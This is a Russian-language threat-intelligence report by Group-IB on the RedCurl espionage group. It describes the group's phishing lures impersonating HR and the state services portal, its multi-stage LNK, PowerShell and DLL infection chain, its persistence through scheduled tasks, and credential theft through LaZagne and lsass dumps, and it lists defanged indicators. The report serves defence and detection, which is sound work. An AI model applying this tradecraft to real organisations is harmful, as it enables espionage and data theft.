

REDCURL

Пробуждение

Ограничение применения

1. Отчет подготовлен специалистами Group-IB без какого-либо финансирования третьими лицами.
2. Целью отчета является предоставление сведений о тактике, инструментах и особенностях инфраструктуры группы RedCurl для минимизации риска дальнейшего совершения таких противоправных деяний, их своевременного пресечения и формирования у читателей должного уровня правосознания. В отчете приведены индикаторы компрометации, которые могут быть использованы организациями и специалистами для проверки своих сетей на факт компрометации, а также рекомендации от экспертов Group-IB по превентивным мерам защиты от атак группы. Описание технических деталей угроз в отчете приведено исключительно для ознакомления с ними специалистов по информационной безопасности с целью предотвращения возникновения подобных инцидентов в дальнейшем и минимизации возможного ущерба. Опубликованные в отчете технические детали угроз не являются пропагандой мошенничества и/или иной противоправной деятельности в сфере высоких технологий и/или иных сферах.
3. Отчет подготовлен в информационных и ознакомительных целях, ограничен в распространении и не может использоваться читателем в коммерческих и иных, не связанных с образованием или личным некоммерческим использованием целях. Group-IB предоставляет читателям право использовать отчет на территории всего мира путем скачивания, ознакомления с отчетом, цитирования отчета в объеме, оправданном правомерной целью цитирования, при условии, что сам отчет, включая ссылку на сайт правообладателя, на котором он размещен, будут указаны как источники цитаты.
4. Отчет и все его части являются объектами авторского права и охраняются нормами права в области интеллектуальной собственности. Запрещается его копирование, распространение полностью или в части, в том числе путем копирования на другие сайты и ресурсы в сети Интернет, или любое иное использование информации из отчета без предварительного письменного согласия правообладателя. В случае нарушения авторских прав Group-IB на отчет, Group-IB вправе обратиться за защитой своих прав и интересов в суд и иные государственные органы с применением к нарушителю предусмотренных законодательством мер ответственности, включая взыскание компенсации.

© Group-IB, 2021

Оглавление

RedCurl. Пробуждение	4
До впадения в спячку	6
Ключевые выводы	8
Цепочка заражения	9
Первоначальный доступ	10
Разведка и продвижение по сети	15
Эксfiltrация данных	16
Инструменты	17
Backend	17
RedCurl.InitialDropper	19
RedCurl.Downloader	21
RedCurl.Extractor	23
RedCurl.FSABIN	24
RedCurl.CHABIN1 и RedCurl.CHABIN2	27
LNK-инфектор	28
Команды	29
Заключение	33
MITRE ATT&CK® (RedCurl)	34
Индикаторы компрометации	36
Рекомендации	39

RedCurl. Пробуждение

RedCurl

Хакерская группа, занимающаяся шпионажем

Цель группы

Воровство документов, представляющих коммерческую тайну и содержащих персональные данные сотрудников

Инструменты

Группа действовала максимально скрытно, чтобы минимизировать риск обнаружения в сети жертвы: не использовала активных троянов и средств удаленного управления

Одним апрельским субботним утром 2021 года сотрудники Group-IB Threat Intelligence проснулись из-за сильной боли в голове. Казалось бы, обычное явление после пятницы. Но на этот раз причиной мигрени были не лишние несколько отборных чешских семплов, происследованных этой ночью, а ярко-красная мигающая лампа с логотипом Медузы Горгоны, покрывшаяся полугодовой пылью. Наша система поймала новую атаку RedCurl — русскоязычной группы, которую мы раскрыли, подробно [описав](#) ее год назад и которая затем исчезла с наших радаров.

Все это время хакеры RedCurl (имя, присвоенное группе специалистами Group-IB) не тратили время впустую — они модифицировали свои инструменты, оставив конечную цель той же — шпионаж за атакуемой организацией. На этот раз их жертвой стал один из крупнейших оптовых магазинов в России, который они атаковали как минимум два раза. Обнаружив следы атаки, специалисты Group-IB оперативно связались с жертвой, предоставили данные и проконсультировали о необходимых действиях для локализации и предотвращению дальнейшего развития инцидента. Так началось исследование нового витка эволюции в атаках хакерской группы RedCurl, о деятельности которой мы впервые рассказали год назад в отчете [“RedCurl. Пентест, о котором вы не просили”](#).

За полгода группа провела серьезные улучшения своих инструментов для достижения своей главной цели — хорошо подготовленный шпионаж, который может быть раскрыт только высококвалифицированной командой по кибербезопасности. Как и прежде, в каждой проанализированной кампании целью группы является заражение компьютеров целевого департамента в инфраструктуре организации и воровство интересующих хакеров документов.

Атакующие показывают отличные навыки в областях Red Team, разработки ВПО, способного к обходу классических антивирусных средств защиты, качественного исследования жертвы перед атакой, о чем говорят точечные рассылки в различные департаменты организации.

Шпионаж в киберпространстве — прерогатива АРТ-групп, финансируемых государствами. Такие атаки в большинстве случаев направлены против других государств либо госпредприятий. Шпионаж в коммерческой сфере остается пока еще редким и во многом уникальным явлением. Однако мы не исключаем, что успех данной группы может породить новый тренд на арене киберпреступлений.

RedCurl отличается своим “терпением” — с момента заражения “нулевого пациента” до кражи данных может пройти от двух до шести месяцев. Их главная задача — двигаться “тихо” и оставаться незамеченными. Группа не использует никаких “активных” троянов либо “привычных” средств удаленного контроля скомпрометированных устройств. Вместо этого они применяют постоянно моди-



фицирующиеся самописные инструменты, при помощи которых они надежно закрепляются в сети и медленно продвигаются внутри зараженной инфраструктуры. И несмотря на то, что они не брезгают использовать публичные скрипты (такие как **LaZagne**) и техники (изменение параметров **WDigest** и дампы процесса **lsass.exe**, который уже содержит пароли в открытом виде), их действия и методы все еще остаются уникальными.

Стоит отметить, что несмотря на высокий уровень контроля сети жертвы, группа не занимается шифрованием ее инфраструктуры, не выводит деньги со счетов, не требует выкуп за украденные данные. Иными словами, не проводит никаких активных действий, которые бы позволили ей реализовать стандартные для киберкриминала финансовые амбиции. Ее задача — не проявлять себя и никоим образом не позволить выявить заражение нетехническими средствами защиты инфраструктуры атакуемой организации. Даже после окончания атаки жертва может остаться в неведении, что все ее секреты уже скачаны на сервера RedCurl.

До впадения в спячку

2018

DE ● 06/11
DE ● 07/04
DE ● 07/18
UA ● 12/01

2019

RU ● 07/02
DE ● 07/10
RU ● 07/11
RU ● 07/18
RU ● 07/25
RU ● 07/30
UA ● 07/31
CA ● 08/06
NO ● 08/08
RU ● 08/14
RU ● 09/12
RU ● 09/23
RU ● 09/24
RU ● 10/15
RU ● 10/18
RU ● 11/27
UK ● 12/20

2020


UK ● 01/21
RU ● 02/20
RU ● 03/20
RU ● 06/07
RU ● 07/14

2021

N/A ● 03/26
RU ● 04/27
RU ● 05/25
N/A ● 06/29

В предыдущем отчете по RedCurl мы отмечали, что впервые активность данной группы мы заметили в 2019 году. Глубокое исследование вывело нас на ее ранние атаки, проведенные в 2018 году. Среди жертв — финансовые, туристические, страховые, строительные, а также крупные ритейл компании в разных странах мира — от России до Северной Америки.

Обладая актуальной информацией по действующим сотрудникам организации-жертвы злоумышленники точно рассылают фишинговые письма с документами-приманками. В этом году мы заметили, как минимум еще четыре атаки, в двух из которых нам, к сожалению, не удалось определить жертв. Ниже вы можете увидеть обновленный **таймлайн атак**.




Так как основная задача группы — кибершпионаж за жертвой (кража офисных документов, а также текстовых и графических файлов), RedCurl может находиться внутри инфраструктуры атакованной организации длительное время. Опираясь на наш опыт реагирования на инциденты, связанных с данной группой, с момента первоначального заражения и кражи интересующих хакеров документов проходит **от 2 до 6 месяцев**. Напомним, что группа нацелена на кражу следующих файлов:

- личные дела сотрудников
- документация по различным юридическим лицам
- документация по судебным делам
- внутренние документы
- история электронной почты

При необходимости на зараженную систему могут доставляться публично доступные инструменты, такие как: **NirCMD**, **7-Zip**, **curl**, **ADEplorer**, **Lazagne** вместе с интерпретатором **Python**.

Одна из отличительных особенностей группы — минимальное использование самописных исполняемых файлов и максимальное вовлечение в атаку **BAT** и **PowerShell**-сценариев. Примеры таких сценариев — модули, выполняющие роль загрузчиков. Расширение функциональных возможностей происхо-



дило за счет загрузки и выполнения команд, которые также являются ВАТ-сценариями. Если возможностей командного интерпретатора было недостаточно для атакующих, они встраивали в сценарий PowerShell-скрипт.

Несмотря на тот факт, что инструменты RedCurl изначально были гибкими (за счет модульной системы) и почти не детектировались различными инструментами защиты (использование легитимных дисковых хранилищ, максимальное использование легитимных инструментов и минимальное вовлечение “самописных” инструментов создают “шум”, усыпляющий бдительность антивирусных и других решений), злоумышленники вносили небольшие улучшения с каждой атакой. После выпуска нашего отчета в прошлом году, RedCurl пропала с радаров [Threat Intelligence & Attribution](#), группа решила взять тайм-аут и сделать большой апдейт своих инструментов.

И вот наступает месяц, когда компании публикуют финансовые отчеты — самое “вкусное” время для группы, занимающейся шпионажем. RedCurl провела атаку в своих лучших традициях — две хорошо подготовленные рассылки, одна от имени HR-департамента организации-жертвы, а вторая — от имени портала госуслуг. Естественно, данные письма не имеют никакого отношения ни к департаменту по работе с персоналом, ни к portalу госуслуг.

В данном отчете мы подробно описываем новую атаку **RedCurl**, начиная с цепочки заражения и заканчивая подробным разбором каждого используемого инструмента. Также здесь можно найти разные способы обнаружения RedCurl в инфраструктуре организации, а также рекомендации специалистов Group-IB о том, как предотвратить кибератаку со стороны RedCurl и профилировать экономические риски от шпионажа в интересах третьих лиц.

■ Ключевые выводы

Цель	Корпоративный шпионаж и кража документации
Период активности	Группа активна с 2018 года по настоящее время (2021 год). За это время специалистами Group-IB было обнаружено 30 атак.
Сценарии	Группа RedCurl сменила акцент с BAT и PowerShell-сценариев на исполняемые файлы.
Инструменты	В инструментах содержатся логические ошибки — вероятно, у группы было мало времени на тестирование новых инструментов, и атака готовилась в спешке. Группа провела значительные улучшения большей части своих инструментов — эффективные методы шифрования данных внутри файлов ВПО значительно усложняют их анализ. Однако, некоторые инструменты остались почти без изменений. Причина этому может быть в сжатых сроках разработки новых инструментов, вероятнее всего, группа продолжит проводить их модификацию. Компиляция инструментов проводилась за несколько часов перед атакой/непосредственно во время атаки.
Домены	RedCurl регистрируют домены на бесплатных веб-хостингах и почти ушли от концепции использования WebDav-протокола. Подконтрольные сетевые диски в последних атаках использовали только модули-команды.

Цепочка заражения

Итак, на этот раз жертвой RedCurl стала одна из крупнейших в России оптовых компаний, торгующая широким ассортиментом товаров для дома, офисов и отдыха. В основном, покупателями сети являются мелкие и крупные оптовые компании и торговые сети. Также компания торгует в розницу. Наличие широкой партнерской сети могло навести на мысль о SupplyChain-атаке (атака через промежуточную компанию-жертву), однако в данном случае этого не произошло: атакована была именно компания-поставщик товаров оптом. Как нам удалось выяснить — дважды. По каким причинам одной атаки оказалось недостаточно, предполагать бессмысленно. Однако обычно это говорит о том, что вектор проникновения не был вовремя закрыт — его удалось использовать дважды, а также о том, что хакеры не смогли найти того, что искали во время первой атаки. В любом случае все это не более, чем гипотезы.

Первое, что привлекло наше внимание в ходе изучения новых атак RedCurl, увеличение цепочки заражения “нулевого пациента”. Если в старых атаках между получением письма и запуском модуля, ответственного за исполнение команд, было 3 стадии, то в недавно исследованной атаке цепочка содержит уже 5 стадий. Прежде всего, группа добавила новый инструмент разведки, код которого имеет много общего с модулем **FirstStageAgent** из прошлых атак (инструмент мы назвали **FSABIN**), а также PowerShell-загрузчик этого инструмента. Общая схема заражения может быть представлена следующим образом:




Рисунок 1. Схема заражения

Как видно из схемы выше, теперь RedCurl активно используют веб-хостинги, именно с них происходит распространение модулей в цепочке инфицирования системы. В ходе исследования мы обнаружили, что в качестве управляющих серверов использовались домены 3-го уровня, зарегистрированные на бесплатных сервисах:

*.***[.]tv
 *.filecloudio[.]club
 *.myartsonline[.]com
 *.medianewsonline[.]com
 *.***[.]eu
 *.c1[.]biz

Далее мы подробно рассмотрим каждый инструмент, а сейчас сконцентрируемся на цепочке заражения.

Первоначальный доступ

Как мы писали во вступлении, RedCurl дважды атаковала крупный оптовый магазин. Первоначальным вектором атаки, по классике, стали фишинговые письма. Точечная рассылка от имени департамента по работе с персоналом уже стала визитной карточкой группы. В первой изученной нами атаке они не стали отходить от традиций, что очень хорошо видно из примера писем. Как обычно, в ход идет социальная инженерия. В письме-приманке сообщается об изменении **Программы мотивации персонала**. Заинтересованные темой премирования, сотрудники, конечно, кликают на указанную ссылку.




Рисунок 2. Примеры писем RedCurl от имени HR департамента

Во втором случае рассылка осуществлялась не менее изощренным способом, на этот раз — от имени **портала госуслуг**:




Рисунок 3. Пример письма RedCurl от имени портала госуслуг

Очевидно, что к самому portalу госуслуг данная рассылка не имеет никакого отношения — злоумышленники используют доброе имя всеми любимого портала. Все письма отправлялись с адресов, зарегистрированных на платформе Outlook. Опираясь на данные из заголовков писем и информацию, полученную нами, благодаря использованию нашей внутренней технологии — автоматизированному графу (Group-IB Graph), злоумышленники использовали прокси-сервис для отправления писем жертве. К примеру, одно из писем было отправлено с IP-адреса **37.120.221[.]28**:




Рисунок 4. Скриншот из Group-IB Graph с информацией об IP-адресе (урезанная версия)

Каждое письмо содержало в себе ссылку на 7-Zip архив с LNK-файлом (данный файл был классифицирован как **RedCurl.InitialDropper**), предназначенного для загрузки и запуска следующей стадии, что также ранее встречалось в атаках группы. Ссылки в архиве ведут на домен четвертого уровня вида: ***.md.cloudexpdef[.]email**. Сам домен **cloudexpdef[.]email** был зарегистрирован незадолго до первой рассылки и, предположительно, использовался для проведения атак на несколько организаций.

Опираясь на время компиляции файлов, злоумышленники собирают вредоносные исполняемые файлы непосредственно перед атакой. Так, в одной из атак **RedCurl.Downloader** имеет время компиляции **25.05.2021 06:25**, а вредоносная рассылка осуществлялась на час позже — **25.05.2021 7:22**. Следующая стадия в цепочке заражения — **RedCurl.Extractor**, содержащая в себе модуль **RedCurl.FSABIN**, была скомпилирована **25.05.2021 11:50** (как и сам модуль). Такой тайминг может говорить о том, что злоумышленники проводят ручную валидацию заражения и компилируют инструменты “на лету”.




Рисунок 5. Этапы получения первоначального доступа группой RedCurl к сети организации-жертвы

При открытии пользователем LNK-файла, монтирование сетевых дисков производится не будет. Вместо этого следующая стадия — BAT или PowerShell сценарий — находится на сервере подконтрольном злоумышленникам. Загрузка этих сценариев осуществлялась разными методами, каждый из которых подробно описан в разделе **Инструменты**.


Вторая стадия-сценарий необходима для загрузки и запуска нового инструмента в составе фреймворка группы — **RedCurl.Downloader**. Вторая стадия также ответственна и за закрепление загрузчика, который представляет собой DLL-файл, посредством повторяющейся раз в час задачи в планировщике заданий.

В первом отчете мы указывали, что в **RedCurl.Dropper** важные данные, такие, как строки, зашифрованы паролем, который передается в качестве аргумента. В недавней атаке группа пошла дальше: теперь часть пароля находится в теле вредоносного ПО, а часть также передается в качестве аргумента. Таким образом, “поймав” только лишь файл, получить из него полезные данные не получится, так как для расшифровки строк необходимы аргументы запуска. Соответственно, запуск **RedCurl.Downloader** происходит при помощи стандартной утилиты **rundll32.exe**, где в качестве аргументов передается путь до вредоносной библиотеки и вторая часть пароля.

Важно отметить, что помимо загрузки и запуска **RedCurl.Downloader** на второй стадии также происходит загрузка и демонстрация документа-приманки, который призван усыпить бдительность зараженной жертвы. Как и в предыдущих атаках, группа максимально ответственно относится к подготовке документа-приманки. Его содержимое непосредственно связано с атакуемой организацией. Чаще всего для контента “приманки” используются открытые источники, в том числе сайт организации, где может содержаться информация о команде, менеджменте и др.

Загрузчик **RedCurl.Downloader** имеет всего две задачи: сбор и передача информации о зараженной машине на управляющий сервер, а также загрузка и запуск следующей стадии. Она является измененной версией описанного в прошлом году инструмента **RedCurl.Dropper**, мы классифицировали его как **RedCurl.Extractor**. Фактически это тот же дроппер, не выполняющий никаких сетевых взаимодействий и предназначенный для извлечения 7z утилиты и конечной стадии — **RedCurl.FSABIN**, а также закрепления последней на зараженном устройстве. Оба файла содержатся в теле дроппера в зашифрованном виде, как и ключ для их расшифровки. Конечная стадия — **RedCurl.FSABIN** — будет запущена посредством повторяющейся раз в час задачи, которую создаст дроппер.

Как и в случае с **RedCurl.Downloader**, строки в теле **RedCurl.FSABIN** зашифрованы при помощи пароля, часть которого приложение получает в виде аргумента запуска. Как понятно из названия последней стадии — **RedCurl.FSABIN** — это описанный в первом отчете **RedCurl.FirstStageAgent** реализованный в виде исполняемого файла. Как и свой PowerShell-предшественник, приложение собирает и отправляет на управляющий сервер информацию о зараженном устройстве, а также загружает и исполняет подмодули-команды, представляющие собой BAT-сценарии. Команды, также как и предыдущие стадии, расположены на подконтрольных злоумышленникам HTTP серверах. Результат выполнения команды будет записан на легитимный облачный диск, который будет примонтирован в процессе работы. Модули команд не претерпели сильных изменений.



